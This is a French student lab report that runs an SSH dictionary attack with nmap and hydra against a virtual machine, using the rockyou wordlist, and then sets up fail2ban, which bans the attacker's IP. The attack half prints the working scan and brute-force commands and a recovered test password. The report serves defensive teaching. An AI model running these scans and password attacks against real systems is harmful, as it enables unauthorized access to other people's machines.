


## Compte rendu fail2ban

By Valentin LESNES



### Attaque par dictionnaire :

Commande depuis l'attaquant :

```
sudo apt install nmap hydra fail2ban -y
sudo nmap -sS -p- 192.168.11.2
```

```
test@debian:/$ sudo nmap -sS -p- 192.168.11.2
Starting Nmap 7.93 ( https://nmap.org ) at 2024-12-04 09:36 CET
Nmap scan report for 192.168.11.2
Host is up (0.00064s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:0C:29:5E:12:15 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.86 seconds
```

Il y a donc le port ssh (22) d'ouvert.

On télécharge le fichier rockyou.txt (<https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt&ved=2ahUKEwiptauR5o2KAxUYBfsDHXQ7MG4QFnoECAwQAQ&usg=AOvVaw3snAERI1mU6Ccr4WFEazBd>) puis on le met dans le dossier /usr/share/wordlists/ .

On lance l'attaque avec cette commande :

```
sudo hydra -l test -P /usr/share/wordlists/rockyou.txt ssh://192.168.11
```

Le fichier rockyou.txt étant beaucoup trop gros pour notre test créé le rockyou2.txt avec des mots de passe aléatoires et on met bien sur le vrai mot de passe.

Si cela à bien fonctionner on doit avoir cela :

```
test@debian:/usr/share/wordlists$ sudo hydra -l test -P /usr/share/wordlists/rockyou2.txt ssh://192.168.11.2
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-04 10:00:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (1:1/p:11), ~1 try per task
[DATA] attacking ssh://192.168.11.2:22/
[22][ssh] host: 192.168.11.2 login: test password: Test1234
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-04 10:00:27
```

On a bien récupéré le mot de passe.

### Défense avec fail2ban :

Sur la machine cible :

On installe rsyslog :

```
sudo apt install -y fail2ban iptables rsyslog
```

Puis on modifie le fichier jail.conf en jail.local :

```
sudo cp /etc/fail2ban/jail.{conf,local}
```

On crée le fichier auth.log :

```
sudo touch /var/log/auth.log
```

Puis on restart le service fail2ban :

```
sudo systemctl restart fail2ban
```

On réessaye l'attaque et normalement l'attaquant doit être bloquer.

Pour voir les logs :

```
sudo fail2ban-client status
sudo fail2ban-client status sshd
```

```
test@debian:/etc/fail2ban$ sudo fail2ban-client status sshd
Status for the jail: sshd
|- Filter
|   |- Currently failed: 1
|   |- Total failed:    12
|   `-- File list:      /var/log/auth.log
`- Actions
    |- Currently banned: 1
    |- Total banned:    1
    `-- Banned IP list: 192.168.11.3
```